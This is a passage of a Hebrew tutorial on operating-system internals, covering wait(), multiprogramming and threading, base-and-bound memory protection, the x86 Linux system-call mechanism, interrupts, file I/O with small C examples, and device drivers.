הסטטוס חזרה יאוחסן בבתים 2 ו-3 מתוך ה-4 של STATE_ID, בשביל להוציא משם את הערך חזרה נצטרך להשתמש במקרו שנקרא Wexitstatus שיחזיר לנו את הערך סיום, המימוש שלה הא דיי פשוט, עושים SHIFT בשביל לייצב את הבתים 2 ו-3 בשני בתים הימנים ועושים AND על הבתים השמאליים עם 0xFF שיאפסו אותם וכך נוכל לקבל את הערך חזרה.

במידה ונכניס NULL ל-Wait במקום משתנה אז Wait לא תחזיר לנו ערך חזרה (שימושי למקרים שבהם איננו מעוניינים בערך חזרה, אלא רק לחכות לגמר פעילות הבן).

הצורה ש-Wait עובדת, היא בוחרת באקראי מתוך רשימת הבנים שיסתיימו בן אחד ומחזירה את ה-PID ואת הערך חזרה שלו לאבא, אם אין אף תהליך בן / כל התהליכי-בן כבר הסתיימו היא תחזיר את הערך-1, במקרה שכרגע אין שום בן שסיים אבל עדיין יש בן/נים שרצים היא הופכת להיות קריאת מערכת חוסמת - היא מקפיאה את תהליך האב (תכניס אותו לתור Wait) עד שלפחות תהליך בן אחד ידווח על סיום.

לכן אם בתהליך האב הפעלנו X תהליכי בן ואנחנו מעוניינים לחכות לכולם אנחנו יכולים להשתמש בתחביר הבא:

```
while(wait(&state_id)!=-1)
```

מה שייתן לנו לחכות כל עוד WAIT לא נכשלת (כזכור WAIT נכשלת רק כאשר אין עוד תהליכי בן).

חשוב לציין שניתן גם לחכות ל-PID ספציפי וניתן גם לשנות את ה-Wait כך שבמקום לנעול את תהליך האב עד סיום תהליך הבן ניתן לבדוק אם תהליך בן סיים / לא כאשר ללא קשר לתוצאה האב עדיין יכול לתפקד.

עוד כמה קריאות מערכת חשובות לנושא הזה:

```
getpid()
```

תחזיר לנו את הערך PID שלנו.

```
getppid()
```

תחזיר לנו את הערך PID של תהליך האב

מאחורי הקלעים מתקיימים מעין "יחסי משפחה" בתהליכים, ישנם שדות (ברשימות ב-Kernel שדיברנו עליהם) שבאמצעותם כל תהליך יכול לדעת מי האב שלו מי האח הקטן שלו ומי הגדול (במידה וישנם), כאשר אבא מבקש את הבן שלו התהליך שיתקבל יהיה הבן הצעיר ביותר, אם הוא מעוניין במישהו אחר (נניח הגדול ביותר) הוא יתחיל לופ עד שהוא יגיע אליו (לופ באמצעות האיבר שמכיל את אחיו הגדול).

מקביליות - הבהרת מושגים:

- **Multiprocessing**: בדרך כלל אומר שיש לנו מספר מעבדים הרצים במקביל.
- **Multoprogramming**: בדרך כלל אומר ריצה של מספר תהליכים או ג'ובים במקביל (לאו דווקא רצים במקביל, יותר נכון להגיד מתוזמנים במקביל)
- **Multithreading**: ריצה של מספר תהליכונים בתוך תהליך אחד כללי

Windows תומכת בשני דברים שמשותפים לרוב מערכות ההפעלה המודרניות Multithreading ו-Multiprocessing (אפשר להגיד שהשינוי המרכזי בין מערכות ההפעלה המודרניות לעתיקות יותר זה אפשרויות ה-Multiprocessing/Multithreading)

(כהערת אגב - התמיכה של Windows ב-Multiprocessing מתבצעת באמצעות ארכיטקטורת ה-SMP (Symatric Multiprocessing), החל מ-Windows7 ישנה תמיכה ב-256 מעבדים במקביל!. (בשביל להשתמש ב-Multiprocessing כל המעבדים חייבים להיות זהים (מבחינת דגם יכולות כמות קאש וכו'))

ישנו גם מושג שנקרא Logical Processor שזה בעצם מעבד אחד שמחולק ליותר מחיצות.

אגב כשמבצעים Multiprocessing השאיפה היא לחלק את הטרדים הפועלים בין מעבדים ממש ולא בין מחיצות לוגיות (למרות שמבחינת ה-SMP כל מחיצה לוגית היא מעבד).

Multoprogramming:

כאשר יש לנו מספר גבוה של תהליכים שרצים על מערכת שיש בה אך ורק מעבד אחד אנחנו נכנסים לבעיה מסוימת, במערכות חדשניות אנחנו רוצים להריץ כל הזמן דברים בו זמנית, אבל אם יש לנו רק מעבד אחד והרבה תהליכים שרוצים לרוץ איך ניצור מצב של הרצה מקבילית?

התשובה היא שניצור אשליה של ריצה מקבילית, או בניסוח המוכר יותר: Multoprogramming.

אנחנו לוקחים את כל התהליכים שרוצים ברגע נתון לרוץ במעבד וכל הזמן עורכים רוטציה ביניהם ככה שנוצרת האשליה כאילו כולם רצים בו זמנית (על איך מבצעים את הרוטציה ובאיזה אלגוריתם משתמשים נרחיב במאמר הבא בעזרת ה'), כמובן שחייבים לבצע את זה בצורה טובה אחרת במקום שהמערכת תתייעל ותרגיש למשתמש קצה מהירה יותר אנחנו פשוט נגרום להכל להתקלקל, כל תהליך "יעלה על האצבעות" של תהליך אחר שלא לדבר על פגיעה אפשרית בקוד של מערכת ההפעלה עצמה מה שיחייב הפעלה מחדש.

מערכת ההפעלה אחראית בין השאר על טיפול ותיאום תקין כדי שכל הבלגן הזה לא יקרה, באופן כללי דרך הטיפול היא ביצירת אשליית מכונה וירטואלית לכל תהליך (האשליה מתבצעת בזכות הזיכרון הוירטואלי, וזאת הסיבה שמשתמשים בו מלכתחילה), מנקודת מבטו של התהליך הוא רץ לבד במערכת (כמובן האשליה הזאת משותפת לכלל התהליכים שרצים על המערכת).

תהליכונים:

בצורה שהמערכת בנויה כיום היא מגינה על הזיכרון של כל התכניות וגם על קוד מערכת ההפעלה עצמה, לצד היתרונות הרבים של זה ישנם גם חסרונות, בשביל לגשר עליהם המציאו את התהליכונים שיכולים לגשת למשאבים משותפים בתוך התהליך שלהם אבל לא יכולים להתפזר לשאר חלקי הזיכרון שלא משוייכים אליהם. תהליכים בצורה הקלאסית שלהם לא יכולים לגעת האחד בזכרון של השני (אלא אם כן הגדרנו בהם שיתוף - שזה דבר שאני אכנס אליו בהמשך המאמר) וככה כל המערכות העצמאיות לכאורה חיות בשלום.

אבל איך נגרום לזה ששום תהליך לא ישתמש בזכרון של רעהו?

אתאר פה שיטת הגנה פשוטה: BAB - Base And Bounde, באמצעותו אנחנו מגדירים גבולות זיכרון שמכילים כתובת בסיס וכתובת גבול שהם בעצם טווחי הזיכרון של התהליך שלנו.


המינוסים של השיטה כפי שתיארנו אותה היא:

1. אין לנו את האשליה שכל המערכת היא שלנו, אנחנו מוגבלים לסקשיין ספציפי.
2. מרחב הכתובות שלנו לא יכיל בוודאות את הכתובת 0 מה שיוביל לבעיה רצינית כשנרצה לנווט בזיכרון שלנו כאשר אין לנו את ה-0 כנקודת משען להתבססות, הבעיה מתעצמת ברגע שיותר מתהליך אחד ירוץ הכתובות הפנימיות תהינה שונות כל פעם מחדש כי הן צריכות "התאמה" בזיכרון לפי הצורך.

לאור הבעיות הנ"ל ננסה לערוך שיפור לשיטה שהעלינו:

הכתובות תמיד תתחלנה ב-0 בתוך התהליך, ונוסיף את שלב תרגום הכתובת, שבו נוסיף לה את כתובת הבסיס של התהליך וכך נגיע אל הכתובת הנכונה ממרחב הכתובות הוירטואלי אל הזיכרון הפיזי (ה-Working set שלנו).

כהערת אגב: היום משתמשים בדפים בשביל לנהל את הזיכרון אני אגע ואסביר יותר על השיטה בהמשך.



קריאות מערכת

כזכור אחד הדברים החשובים ביותר מהאספקט האבטחתי הוא יצירת מצב שבו ישנה הפרדה מוחלטת בין זיכרון של תוכניות שונות, רק כך ניתן לשמור על זיכרון של תוכנית אחת מהשניה, דברים אלו מקבלים דגש כאשר מדובר על הפרדה בין ה-User Mode ל-Kernel שכן ה-Kernel הינו בעל הגישה הגבוהה ביותר במערכת שלנו והדבר האחרון שהיינו רוצים שיקרה הוא שיבוש (בזדון או בשגגה) ב-Kernel.

ההפרדה המוחלטת עוזרת לשמור על ה-Kernel מפני המשתמש, כאשר אתה בתוך ה-Kernel (או יותר נכון במצב Kernel) אתה לא יכול להכניס שום דבר למחסנית שב-User Mode, הסיבה לכך היא שהמשתמש יכול להרוס/לשנות בכוונה או שלא את ה-EIP ולחבל בכך בכל התהליך, ייתכן גם שמחסנית היוזר לא גדולה מספיק מה שיגרום לדריסה-> צרות, וגם בל נשכח את האופציה של ריבוי תהליכונים בתהליך כך שגם הם יכולים לשבש את הנתונים שמאוחסנים על המחסנית במצב היוזר.

ההפרדה (יצירת מחסנית נפרדת למצב Kernel ולמצב יוזר) מגינה עלינו מכל הנ"ל.

כאשר אנחנו נמצאים ב-User Mode ורוצים לבצע פעולה שדורשת הרשאות גבוהות יותר ממה שיש לנו (User Mode - Ring3, בדרך כלל פעולות שנרצה לבצע ולא נוכל תהיינה ברמת מערכת ההפעלה - Ring0), אנחנו צריכים את עזרת מערכת ההפעלה כדי לגשת לשם (דוגמא לפעולות כאלו יהיו I/O).

איך המערכת יודעת אם יש לנו או אין לנו הרשאות בשביל לגשת לשירות כלשהו? ישנם כמה ביטים שעוזרים לה לוודא את זה:

- CPL (Current Privilege Level) - שמציין את רמת ההרשאות שייש לקוד שרץ כרגע
- IOPL (I\O Privilege Flag) - קובע את ה-Ring המקסימלי עבורו ניתן לבצע פעולות I/O
- DPL (Descriptor Privilage Level - שמציין את רמת ההרשאות הנדרשת לקוד הזה

כאשר קוד מנסה לגשת למשהו עורכים השוואה בין ה-CPL ל-DPL אם ה-IOPL שווה או גבוה מה-CPL מאפשרים לקוד לגשת.

נמשיך עם קריאת המערכת, כאשר הקוד שלנו רוצה להריץ קוד עם הרשאות גבוהות יותר משלו הוא מבקש ממערכת ההפעלה לעזור לו בזה, מערכת ההפעלה בתור Ring0 יכולה לבצע כל פעולה במערכת.

סדר הפעולות הינו בדרך כלל כזה:


- אנחנו מפעילים פונקציה שקוראים לה MY-OPEN
- הפונקציה קוראת בתורה לפונקציית עטיפה שהיא קוראת ל-SYS_MY-OPEN ונכנסת ל-Kernel
- פונקציית ה-SYS מבצעת מה שצריך ומחזירה את התוצאה לפונקציה שקראה לה
- פונקציית העטיפה מחזירה ערך-1 במקרה של שגיאה או חיובי במקרה של הצלחה

ועכשיו בפירוט גדול יותר:

- ביצענו קריאה לפונקציה שלנו
- היא בתורה קוראת לפונקציית המעטפת שלה שהיא תגרום לפסיקה הממשית (הפונקציה שלנו בשום שלב לא עושה ישירות פסיקה כלשהיא)
- הפונקציה דואגת להעביר שני פרמטרים:

1. מספר הפסיקה המבוקש בטבלה (מה שיצביע על הפעולה שאנחנו רוצים שמערכת ההפעלה תבצע בשבילנו)
2. את הפרמטרים הנדרשים ואחרי כן מבצעת פסיקה שקוראת ל-System Call

- אחרי ביצוע הפסיקה הזאת אנחנו נכנסים ל-Kernel Mode לקריאת מערכת שהיא בתורה בודקת בטבלת שירותים איזה שירות מערכת אנחנו רוצים ומעבירה אותנו בהתאם (במקרה שלנו SYS_MY-OPEN) (לרוב לפונקציה הפנימית עצמה יקראו באותו השם כמו הפונקציה החיצונית בתוספת SYS בתחילה).



[מקור: http://www.makelinux.net]

פונקציית המעטפת:

התפקיד שלה הוא להכין לקריאת המערכת את הפרמטרים ואת מספר הקריאה המבוקש, היא מעבירה את הפרמטרים לקריאת מערכת דרך האוגרים בלבד, במעבר בין ה-User Mode ל-Kernel אנחנו עוברים מחסנית ולכן שום פרמטר לא מועבר דרך מחסנית, הכל דרך האוגרים.

יש סדר מסויים שבו מעבירים את הפרמטרים. אם יש רק אחד - מעבירים אותו דרך EBX. אם יש שניים - אז את השני מכניסים ל-ECX. אם יש שלושה אז את השלישי מכניסים ל-EDX (יש משמעות לסדר הזה). סך הכל ניתן להעביר עד שישה פרמטרים דרך האוגרים.

מה אני עושה אם אני צריך להעביר יותר פרמטרים?

פונקציית המערכת יוצרת מבנה (Struct) ומאכלסת אותו עם הפרמטרים ומעבירה את הפוינטר שלו דרך האוגר EBX אל קריאת המערכת.

אחרי ששמרנו את כל הפרמטרים אנחנו מבצעים את הפסיקה (INT 128 (0X80 שמבצעת החלפת מחסניות בין User Mode ל-Kernel Mode ולאחר מכן שומרת חמישה דברים על המחסנית של ה-Kernel, ei, esp, cs, ss, eflags).

כאשר אנחנו מסיימים את קריאת המערכת, יש לנו שתי אופציות, או שאנחנו הצלחנו לבצע את הפעולה שביקשו או שנכשלנו, ובהתאמה היא מחזירה לפונקציית המעטפת ערך חיובי (0=<) במידה והצליחה וערך שלילי במידה ונכשלה.

פונקציית המעטפת לוקחת את הערך ומחזירה לפונקציה הראשונית ערך חיובי אם הכל היה בסדר (את אותו הערך החיובי שהיא קיבלה מ-SYSCALL) ו-1 אם היה כשלון, את המספר המדוייק של הכשלון

פונקציית המעטפת מאחסנת ב-ERRNO (משתנה גלובלי) וניתן להוציא אותו משם, חשוב לציין שהמשתנה הגלובלי הנ"ל נמצא ב-User Mode ו-Kernel Mode לא מכיר אותו ומשתמש באמצעים אחרים.

קריאת מערכת:

עכשיו אנחנו בקריאת מערכת עצמה, בקריאה יש לנו את המספר לקריאה (לשירות המבוקש) שהועבר לנו על ידי פונקצית המעטפת באוגר EAX, עכשיו מה שאנחנו עושים הוא לוודא מה המספר שנמצא שם, יש מספר מסויים שמבטא את הגודל של טבלת קריאות המערכת (256 כניסות), ולכן דבר ראשון שאנחנו עושים הוא לוודא שהמספר שנמצא ב-EAX קטן מ-256, במידה והוא גדול, היא ישר מחזירה שגיאה ENOSYS = אין כזאת קריאת מערכת (בלינוקס אנחנו יכולים פשוט להשתמש במאקרו NR_syscalls), דבר נוסף, ייתכן שהמספר יהיה קטן מ-256 אבל עדיין נקבל את השגיאה הנ"ל וזאת אם אין מימוש לכניסה הזאת (לא לכל קריאת מערכת יש מימוש, אם ביקשנו כניסה ללא שימוש מבחינת המערכת ההפעלה זה זהה לבקשת מספר גדול מ-256)

לאחר מכן, קריאת המערכת מבצעת שמירה של כל הרגיסטרים, לאחר מכן תשמר הכתובת חזרה.

זה מאפשר לקריאת מערכת לגשת בקלות לכל הפרמטרים הנדרשים (היא משווה את המיקום של EBP שיצביע על כתובת החזרה ואז ניתן לגשת לפרמטר הראשון על ידי EBP+8 (ואז נגיע ל-EBX שהוא האוגר שאיתו נעביר את הפרמטר הראשון), בגלל הסדר שהאוגרים נשמרים ישנה חשיבות לסדר דחיפת הפרמטרים)

כמו שאמרנו קריאת המערכת מחזירה ערך מסויים, את הערך הזה אנחנו מעבירים ב-EAX, אנחנו עושים את זה על ידי זה שאנחנו משנים את הערך של EBP+24 (EAX שנשמר במחסנית) לערך הרצוי ואז כאשר לאחר מכן אחנו משחזרים את כל האוגרים אנחנו בעצם "העברנו" את הערך הרצוי ב-EAX

(השחזור מתבצע בשלושה חלקים: ראשית, משחזרים את כל האוגרים, ואז מוחקים (מתעלמים) את ORIG EAX ואז משחזרים סופית עם IRET, שהיא בעצם החצי השני של הפקודה INT, היא משחזרת את כל מה ש-INT שמרה במחסנית)

סדר האוגרים הנשמרים במחסנית ה-Kernel, חמשת הראשונים נשמרים שם על ידי הקריאת מעטפת אחר כך מתבצע פוש ל-EAX) EAX מכיל את מספר קריאת המערכת שאנחנו מבקשים) ואחר כך ה-Systemcall מבצעת SAVE ALL ושומרת את תשעת האוגרים הבאים, שימו לב לסדר שבו האוגרים מסודרים- זאת הסיבה שהסדר העברת פרמטרים כל כך חשוב:

eax	ss
ebp	esp

edi	eflag
esi	cs
edx	eip
ecx	original eax
ebx	es
	ds

הפסיקות

הפסיקות יכולות לצוץ תמיד, לא משנה איפה אתה או לפקודות שרצות (זה יכול גם לצוץ בין פקודות/באמצע ההרצה של התוכנית) אך למרות שהן קורות אין להן השפעה ממשית על התהליך שרץ (דהיינו האוגרים ושאר הדברים הקריטיים לריצה התקינה של התהליך לא משתנים) אם נסתכל מהעיניים של התהליך השינוי היחיד שנראה הוא הזמן שפתאום התארך לו (במקום X זמן ריצה קיבלנו X + Y זמן ריצת הפסיקה).

ישנה אפשרות "לחסום" סוגים שונים של פסיקות, ולפעמים נוצר מצב שהפסיקות "נערמות" (במערכות x86 ניתן להפעיל וכבות את הפסיקות על ידי פקודות CLI/STI)

ישנו מנגנון ניהול לפסיקות שמספק את כל הנתונים על הפסיקות השונות כגון איזה פסיקה להריץ עכשיו / מה רמת העדיפות של הפסיקה הזאת האם הפסיקה היא תכנותית או חומרתית וכדו'

חשוב לציין שיש פסיקות מסוג) **non-maskable interrupt**) NMI שלא ניתן לחסום אותם, בדרך כלל הפסיקות הללו מאותתות לנו על שגיאות HW שלא ניתן להתעלם מהם (יש סוגים שונים של NMI שניתן לחסום אבל צריך להשתמש בפקודות המתאימות לשם כך).


צורת הטיפול בפסיקות מאפשרת לנו כמות כניסות מבוקרת ומוגבלת לתוך ה-Kernel, בשביל הטיפול בהכל בצורה הנכונה קיימת מחסנית פסיקות בתוך ה-Kernel שיחד עם מנהל הפסיקות שהכרנו מאפשרת ניהול וטיפול נכון (המחסנית הזאת קיימת ועובדת תמיד בתוך ה-Kernel ללא קשר למצב ב-User Mode).

ישנה אפשרות לשים "מסכה" על פסיקות שונות וכך לסנן אותן, חשוב לציין שהעברת השליטה במהלך פסיקה קוראת בצורה אטומית (אטומית = נקראת בצורה רציפה במעבד בלי אפשרות להפסיק אותה באמצע ולכן היא נחשבת בעניינו למעין פקודה אחת, נשתמש יותר במושג ככל שנדבר יותר על אפשרויות סינכרון שונות) בסופו של כל תהליך הטיפול בפסיקה אנחנו חוזרים לתהליך וממשיכים את הריצה כרגיל.

מבט מלמעלה על מערכת הקבצים וגישה אליה

I/O - קלט פלט:

בגישה אל רכיבי הקלט-פלט של המערכת שלנו ישנם מספר רמות שונות, הרמה הכי גבוהה היא רמת האפליקציה מתחתיה ממוקמת הזרם (Stream) ומתחתיהם פקודות שהן יותר Low Level (ב-Windows מערבות פתיחת ידיות וכדו') מתחתם יש את ה-Syscalls שזה כבר ממש פקודת המערכת שנכנסת ל-Kernel ומבצעת את הדרישה שלנו, בהמשך יש לנו את המערכת הקבצים עם המתארים המתאימים ולמטה יש לנו את הדרייבר של רכיב הקלט-פלט המדובר שממש מדבר עם החומרה (עם הקונטרולרים השונים)



מערכת הקבצים:

קובץ הוא שם כולל לקבוצת ביטים שמכילים מידע מסויים, כל קובץ מכיל Metadata על הגודל שלו, מתי הוא שונה לאחרונה, מי הבעלים שלו, הרשאות שלו וכדו'

ספריות עוזרות לנו בסידור ההירכי של כל הקבצים במערכת כך שבסופו של דבר מתקבל לכל קובץ נתיב, לדוגמא ב-Windows:

```
C:\Windows\System32
```

:High Level API

הפונקציות איתן נשתמש ל-Stream יהיו Fopen עם התגית המתאימה מוצמדת שמתארת את מצב הפתיחה, ישנם שלושה מצבי זרימה רגילים: STDIN STDOUT STDERR.

(בתוך פונקציות זרימה כמו Fopen ניתן להכניס כתובות יחסיות במקום הנתיב המלא לקובץ הסיבה לזה היא שלכל תהליך יש את ה"משטח עבודה" שלו והוא שמור בצורה כזאת שכל הכתובות היחסיות מנוסות ישר על משטח העבודה שלנו ומביאות תאוצאות).

- STDIN - המקור הנורמאלי לכל אינפוט
- STDOUT - מקורם של האווטפוטים
- STDERR - נותן לנו מיני דיאגנוזה על השגיאה שאירעה

הפקודה Fseak מאפשרת לנו למקם מחדש את הסמן בתוך הקובץ ולבצע כל פעילות באופן יחסי למיקום החדש, חשוב לציין שכאשר כותבים לקובץ הכתיבה לא מתבצעת ישר, בשביל להיות בטוחים שהכתיבה אכן התרחשה יש לסגור את הקובץ / לשלוח פלאש ל-Kernel ולקוות לטוב.

דוגמת קוד בשימוש של Fopen:

```
int Main()
{
  FILE * fp;

  fp = fopen ("file.txt", "w+");
  fprintf(fp, "%s\n", "We just used at fopen");

  fclose(fp);

  return(0);
}
```

:low level I/O

הפונקציות ללא ה-F הן בדרך כלל היותר נמוכות (במקרה שלנו OPEN):

- FDOPEN - מאפשרת לנו להפוך קובץ שנפתח באמצעות OPEN ל-*FILE (דהיינו כאילו נפתח עם FOPEN)
- FSYNC - מחכה לפעילות I/O ספציפית שתגמר
- SYNC - מחכה לכל פעילויות ה-I/O

דוגמא לקוד שממש קריאה לקובץ Low Level:

```
int Main() {

  int fh;
  char buffer[100];
  int reading;

  fh = open("abc.txt", O_RDONLY);
  printf ("File handle %d\n", fh);
  while (reading = read(fh, buffer, 99) {
    buffer[reading] = '\0';
    printf(">%s", buffer);
    }
   return 0;
}
```

DEVICE DRIVERS:

מכיל את הקוד להתעסקות עם המכשיר הספציפי שאליו הוא משוייך, מבחינת המשתמש זה שקוף לחלוטין, בדרך כלל הדרייברים מחולקים לשני סוגים: לחלק העליון ניתן לגשת דרך פקודות המערכת והוא מכיל מימוש לפונקציות נפוצות (Open/Read/Write וכדו') החלק העליון אחראי להתחיל את תהליכי ה-I/O למכשיר הספציפי (ייתכן שתוך כדי הוא יכניס את התהליכון שקרא לו למצב שינה) החלק התחתון מתפקד יותר כמו רוטינת פסיקות ייעודית, מטפל באינפוטים ואווטפוטים ברמה הזאת ופוטנציאלית יכול להעיר את התהליכון ברגע שפעילות ה-I/O מסתיימת.

הרחבה על תהליכונים

כמו שציינתי לפני כן כאשר מגיעה פסיקה התהליך שמתרחש הוא:

- שומרים את האוגרים של התהליך שרץ כעת
- עוברים ל-Kernel
- בודקים בטבלת ה-IDT מה ההנדלר שאחראי למספר הפסיקה הספציפי שהתרחש
- מבצעים את הרוטינה
- משחזרים את האוגרים
- חוזרים ל-User Mode
- ממשיכים את הרצת התהליך כרגיל (מבחינת התהליך, שום דבר לא השתנה למעט הזמן שחלף)

כיום ניתן למצוא Multithreading (ריבוי-תהליכונים) בכל דבר כמעט, אם נפתח את מנהל המשימות במחשב נראה שכמעט כל התוכנות שרצות לנו במחשב משתמשות ב(הרבה)יותר מתהליכון אחד, אפילו ה-Kernel כיום משתמש ב-Multithreading, לדוגמא, תהליכון לכל תהליך משתמש תהליכון שמשמש סדרת תהליכים לטיפול בקלט-פלט תהליכונים לדרייברים של מכשירים ספציפיים ועוד.

כל הדברים שהזכרנו עוד נחשבים ליחסית פשוטים כיוון שהם מתרחשים בסינריו של מעבד אחד, ברגע שיש לנו ריבוי מעבדים (כמו כמעט כל המחשבים המודרנים) הדברים הופכים להיות מורכבים בהרבה, פתאום מתעורר לנו צורך דחוף לסנכרון נכון בין כל הפעולות שמתרחשות במחשב אחרת ייווצר כאוס.

לפני שניגש לנושא הסינכרון (שהוא אחד מהנושאים המרכזיים במערכת ההפעלה) חשוב לבסס את ההבנה על ההבדלים בין תהליך לתהליכונים ולמה ומתי נשתמש בכל אחד מהם

נניח אנחנו יוצרים עכשיו תוכנה ואנחנו רוצים לחלק את העבודה שלה כדי להאיץ תוצאות, במה נבחר? בתהליך או תהליכון? התשובה היא, תלוי בשיקולים שלנו, לכל דבר יש את היתרונות שלו ובדרך כלל הנגזרת של היתרון היא החסרון...

נניח הלכנו על תהליך, פתחנו N תהליכים קיבלנו כתוצאה מזה Overhead גבוהה כי למרות שמצב ה-CPU נשאר זהה (ההחלפה של המצבים נשארת זהה) בין בתהליכים ובין בתהליכונים, יש לנו עלות נוספת בתהליכים - מיפוי הזיכרון מה שאומר שבהשוואה לתהליכון קיבלנו Overhead מיותר מפני שיצירת תהליך היא פעולה יקרה יחסית ליצירת תהליכון.

הערה: אזכיר שוב שכאשר יוצרים תהליך לא מעתיקים את כולו, רק כאשר נבצע שינוי בתהליך שהועתק תתבצע ההעתקה בפועל

אז למה בכל זאת נבחר בתהליכים?

התשובה היא שזה תלוי בשיקולים שלנו, מבחינת אבטחה תהליך עדיף שכן הוא מספק לנו אותה ותהליכון לא, אם נרצה לשתף דברים בין השלוחות השונות של התוכנה שלנו יהיה לנו עדיף להשתמש בתהליכונים שכן שיתוף הוא הרבה יותר טריוויאלי באמצעותם (ניתן לשתף גם דרך תהליכים אבל כנגזרת של האבטחה שלהם השיתוף מעט מורכב יותר).


עד עכשיו כשדיברנו על תהליכונים התכוונו בעיקר לאלו שרצים ברמת ה-Kernel מה שאומר שכל תהליכון יכול לרוץ או להיחסם בצורה בלתי תלויה ותהליך אחד יכול להכיל מספר תהליכונים שמחכים כל אחד למשהו אחר, המינוסים של זה היא הנגזרת כל פעולה עם התהליכון מהסוג הזה מחייבת אותנו בקריאה ל-Kernel מה שגורם לסוויטשים חוזרים ונשנים בין User Mode ל-Kernel Mode.

אופציה אחרת היא שימוש בתהליכוני משתמש- המשמעות של זה היא שהמשתמש או התוכנה עצמה מספקת לנו ממשק אלטרנטיבי לניהול ותזמון של תהליכונים שבתוכה, התוצאה של זה שייתכנו מספר תהליכוני משתמש על כל תהליכון Kernel מה שאומר שנוכל לחסוך את הסוויטשים התדירים שהיו בשיטה הקודמת אבל שוב עצם החיסכון הזה הוא גם עקב האכילס של השיטה, אם יש לנו תהליכון משתמש אחד חסום בגלל נניח פעילות קלט-פלט כל תהליכוני המשתמש יחסמו ביחד כי כולם בעצם רצים על תהליכון

Kernel אחד, חסרונות נוספים בשיטה הם שה-Kernel לא יכול לנהל את תהליכוני המשתמש ולהתאים אותם לתזמון שלו.

שיטה נוספת היא ניסיון לגשר בין שתי השיטות שהצענו, דרך המיצוע שתתן לנו להינות מהייתרונות של שתי השיטות במחיר סביל.

על כל N תהליכוני משתמש נפתח N-X תהליכוני Kernel מה שנרוויח מזה הוא שמצד אחד גם אם תהליכון אחד יחסם מאיזו סיבה שהיא עדיין התהליך יוכל להמשיך לרוץ על שאר תהליכוני ה-Kernel שעומדים לרשותו ומצד שני לא צריך להחליף בתדירות גבוהה בין יוזר ל-Kernel Mode כמו שהיה במצב של 1:1



